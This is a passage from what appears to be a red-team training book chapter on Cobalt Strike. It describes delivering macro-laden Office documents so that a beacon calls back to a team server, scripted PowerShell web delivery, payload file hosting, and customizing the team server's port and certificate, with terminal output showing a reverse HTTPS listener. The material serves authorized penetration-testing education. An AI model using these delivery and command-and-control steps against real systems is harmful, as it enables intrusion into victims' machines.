
1. Open Microsoft Word or Excel
2. Go to **View** -> **Macros** -> **View Macros**
3. Change **Macros in** to the current file
4. Give your macro a name (any name is OK)
5. Click **Create**
6. Clear the editor
7. Press **Copy Macro** to copy the macro to your clipboard.
8. Paste the macro
9. Close the macro editor window
10. Save the document as a macro-enabled document

This document can be saved as a macro-enabled document (.docm) or a word 97-2003 document (.doc).


The document can be then delivered to the victim via any method, and once the victim opens up the document and enables the content, the macros will be executed and the beacon will call back to home (team server).

# Scripted web delivery

This technique is used to deliver the payload via the web. To continue, click on the button shown in the following screenshot:




A scripted web delivery will deliver the payload to the target system when the generated command/script is executed on the system. A new window will open where you can select the type of script/command that will be used for payload delivery. Here, you also have the option to add the listener accordingly:




# File hosting

Files that you want to host on a web server can also be hosted through the Cobalt Strike team server. To host a file through the team server, click on the button shown in the following screenshot:




This will bring up the window where you can set the URI, the file you want to host, the web server's IP address and port, and the MIME type. Once done, you can download the same file from the Cobalt Strike team server's web server. You can also provide the IP and port information of your favorite web redirector. This method is generally used for payload delivery:



# Managing the web server

The web server running on the team server, which is generally used for file hosting and beacons, can be managed as well. To manage the web server, click on the button shown in the following screenshot:



This will open the Sites tab where you can find all web services, the beacons, and the jobs assigned to those running beacons. You can manage the jobs here:


A screenshot of the Cobalt Strike 'Sites' tab. The tab is selected, and the interface shows a table of web services and beacons. The columns are 'URI', 'Host', 'Port', 'Type', and 'Description'. The table data is as follows:

URI	Host	Port	Type	Description
beacon.http-get		443	beacon	beacon handler
stager		443	beacon	beacon stager x86
stager64		443	beacon	beacon stager x64
beacon.http-post		443	beacon	beacon post handler
/a	192.168.2.6	8080	page	Scripted Web Delivery (powershell)


At the bottom of the table, there are three buttons: 'Copy URL', 'Kill', and 'Help'.

# Server switchbar

The Cobalt Strike client can connect to multiple team servers at the same time and you can manage all the existing connections through the server switchbar. The switchbar allows you to switch between the server instances:



You can also rename the instances according to the role of the server. To do this, simply right-click on the Instance tab and you'll get two options: Rename and



You need to click on the Rename button to rename the instance of your choice. Once you click this button, you'll be prompted for the new name that you want to give to your instance:



For now, we have changed this to `EspionageServer`:



```
Event Log X
06/19 23:17:47 *** harry has joined.
06/22 13:39:47 *** himanshu has joined.

[06/22 13:50] himanshu
event>
```

harry@192.168.2.6 EspionageServer

Renaming the switchbar helps a lot when it comes to managing multiple sessions from multiple team servers at the same time.

# Customizing the team server

The team server is just a bash script that executes the `cobaltstrike.jar` file for starting the server. By default, the Armitage team server runs on port `55553/tcp` and the Cobalt Strike team server runs on port `50050/tcp` (both use SSL for communication initiation). Being the default port, it's easy for someone else to find your team server on the internet and try to connect to it in order to get access to your compromised hosts. Consequently, to protect your team server from attacks, you need to think of a few ways to protect it from other attackers. These may include the following:

- Use a strong password for team server authentication [EASY]
- Whitelist your IP from the team server firewall and deny all other IPs (this could be messy if your IP is dynamic) [MEDIUM]
- Block the `55553/tcp` port from the firewall on the team server and tunnel this port to your system (reverse SSH tunnel) [HARD]
- Customize the team server and change the port [EASY]

To customize the script, first you need to look for the `teamserver` file in your `cobaltstrike` directory. You can do this by executing `ls -alh`:

```
[xXxZombi3xXx: cobaltstrike Harry$ ls -alh
total 42184
drwx-----@ 13 Harry  staff  416B Jul 10 11:53 .
drwx-----+ 499 Harry  staff  16K Jul 10 00:08 ..
-rw-r--r--  1 Harry  staff  1.4K Jun 11 17:43 .cobaltstrike.beacon_keys
-rwxr-xr-x@ 1 Harry  staff  126B May 23 2017 agscript
-rwxr-xr-x@ 1 Harry  staff  144B May 23 2017 c2lint
-rwxr-xr-x@ 1 Harry  staff  93B May 23 2017 cobaltstrike
-rwxr-xr-x@ 1 Harry  staff  21M Apr 13 08:42 cobaltstrike.jar
-rw-r--r--  1 root   staff  2.3K May 28 19:14 cobaltstrike.store
drwxr-xr-x  8 root   staff  256B Jun 24 13:37 data
drwxr-xr-x  3 root   staff  96B Jun 24 13:50 downloads
drwxr-xr-x  15 root  staff  480B Jul 10 11:40 logs
-rwxr-xr-x@ 1 Harry  staff  1.8K Jul 10 11:54 teamserver
drwxr-xr-x@ 5 Harry  staff  160B Sep  7 2017 third-party
xXxZombi3xXx: cobaltstrike Harry$
```

Next, open the file with an editor of your choice. This may include nano, pico, vim, vi, leafpad, or gedit, but I prefer to use nano: **sudo nano teamserver**

```
[xXxZombi3xXx: cobaltstrike Harry$ 
[xXxZombi3xXx: cobaltstrike Harry$ 
[xXxZombi3xXx: cobaltstrike Harry$ nano teamserver
```

Once this has opened, go to the end of the file and look for the line `keytool -keystore ./cobaltstrike.store`. This line generates an X509 certificate for SSL use:

```
# generate a certificate
    # naturally you're welcome to replace this step with your own permanent certificate.
    # just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
    # -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
    # an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
    # is printed so users may have a chance to verify they're not being owned.

if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
    keytool -keystore ./cobaltstrike.store -storepass 123456 -genkey -keyalg RSA -alias cobaltstrike -dname "$
fi

# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=50050 -Djavax.net.ssl.keyStore=./cobaltstrike.store -Djavax.net.ssl.keySt$
```

You should now change the SSL certificate information. By default, Cobalt Strike generates the SSL certificate with `CN=Major Cobalt Strike, OU=AdvancedPenTesting, O=cobaltstrike, L=Somewhere, S=Cyberspace, C=Earth` as the SSL information, but you can change this to your liking:

```
# generate a certificate
    # naturally you're welcome to replace this step with your own permanent certificate.
    # just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
    # -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
    # an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
    # is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
$name "CN=Major Cobalt Strike, OU=AdvancedPenTesting, O=cobaltstrike, L=Somewhere, S=Cyberspace, C=Earth"
fi
```

For now, we have changed this to `CN=Evil Corp, OU=IT, O=ECorp, L=Atlanta, S=xxxx, C=Mars`:

```
# generate a certificate
    # naturally you're welcome to replace this step with your own permanent certificate.
    # just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
    # -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
    # an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
    # is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
$name "CN=Evil Corp, OU=IT, O=ECorp, L=Atlanta, S=xxx, C=Mars"
fi
```

You now need to look for the last line, which is `java -XX:ParallelGCThreads=4`, and you should also look for the value for `-Dcobaltstrike.server_port`. Change this to the port you want to access the team server at:

```
# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=50050 -Djavax.net.ssl.keyStore=./cobalts
```

As you can see, we have changed this to port `31337` and saved the team server file:

```
# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=31337 -Djavax.net.ssl.keyStore=./
```

Using the quick `cat` command, you can confirm your changes in the team server script:

```
[xXxZombi3xXx: cobaltstrike Harry$ cat teamserver
#!/bin/bash
#
# Start Cobalt Strike Team Server
#
# make pretty looking messages (thanks Carlos)
function print_good () {
    echo -e "\x1B[01;32m[+]\x1B[0m $1"
}
```

As you can see in the following screenshot, the changes are confirmed and saved properly in the team server script. Now our team server is ready to roll!


```
# generate a certificate
# naturally you're welcome to replace this step with your own permanent certificate.
# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
    keytool -keystore ./cobaltstrike.store -storepass 123456 -keypass 123456 -genkey -keyalg RSA -alias cobaltstrike -dname "C
N=Evil Corp, OU=IT, O=ECorp, L=Atlanta, S=xxx, C=Mars"
fi

# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=31337 -Djavax.net.ssl.keyStore=./cobaltstrike.store -Djavax.net.ssl.keySto
rePassword=123456 -server -XX:+AggressiveHeap -XX:+UseParallelGC -classpath ./cobaltstrike.jar server.TeamServer $*
xxxZomb13xx:cobaltstrike Harry$
```


Run the team server using `sudo` along with the IP and password required for authentication:

```
[xXxZombi3xXx:cobaltstrike Harry$ sudo ./teamserver 192.168.0.6 12345
>Password:
[*] Will use existing X509 certificate and keystore (for SSL)
[$] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]
[+] Team server is up on 31337
[*] SHA256 hash of SSL cert is: af0bfce452af17554b4aa3a591cfb37d528eb2858154b21efe35cef6e1d2c16a
[$] WARNING! Beacon will not encrypt tasks or responses! [This is a trial version limitation]
[!] Web Server will use default SSL certificate (you don't want this).
      Use a valid SSL certificate with Cobalt Strike: https://www.cobaltstrike.com/help-malleable-c2#validssl
[$] Disabled x86 payload stage encoding. [This is a trial version limitation]
[$] Disabled x64 payload stage encoding. [This is a trial version limitation]
[+] Listener: _RevHttpsBeacon_ (windows/beacon_https/reverse_https) on port 443 started!
```

In our previous connection profile, we were connecting to port 50050 to access the team server, but now we need to use the port that we changed:



Here, mentioning port 31337 is enough to log in to the team server:



You will be logged in and the Cobalt Strike interface will be displayed:



The screenshot shows the Cobalt Strike interface. At the top, there is a toolbar with various icons. Below the toolbar is a menu bar with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. The main area is a table with columns: 'external', 'internal ^', 'user', 'computer', 'note', 'pid', and 'last'. Below this table is a large text area labeled 'Event Log' with an 'X' button. The log contains the following entries:

external	internal ^	user	computer	note	pid	last

Event Log X

```
07/10 12:19:10 *** harry has joined.  
[07/10 12:19] harry [lag: 00]  
event>
```

# Summary

This chapter started by exploring the red-team exercise as well as the concept of the cyber kill chain, which can be used for an attack plan. We then introduced the tool that is used for red-team operations, Cobalt Strike. Here, we also covered team servers, the Cobalt Strike installation and setup, and finally, the Cobalt Strike interface. At the end of this chapter, we customized the team server script by accessing it on a different port.

In the next chapter, you will read about reverse shell connections and how you can get them from the compromised server in a secure way so that the connection is not detected.

# Questions

1. Is it absolutely necessary to plan the attack? Why not just hack it like we do normally?
2. Is Cobalt Strike free?
3. Can we run multiple team servers on the same instance?
4. My team server's fingerprint is different than the one I'm seeing on the display. What could be the reason for this?
5. Does Cobalt Strike require the Metasploit framework?
6. How can we use Cobalt Strike to exploit a system and get access to it?
7. What else can we customize in the team server script?

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- **Red Team Operations: Determining a Plan of Attack:** [https://www.fireeye.com/blog/products-and-services/2016/08/red\\_team\\_operations.html](https://www.fireeye.com/blog/products-and-services/2016/08/red_team_operations.html)
- **Red-team tools:** <http://psos-security.com/red-teaming-a-tool-for-continuous-improvement/>
- **Anatomy of a well-run red-team exercise:** <https://www.csoonline.com/article/3250249/network-security/anatomy-of-a-well-run-red-team-exercise.html>
- **redteam-plan:** <https://github.com/magoo/redteam-plan>
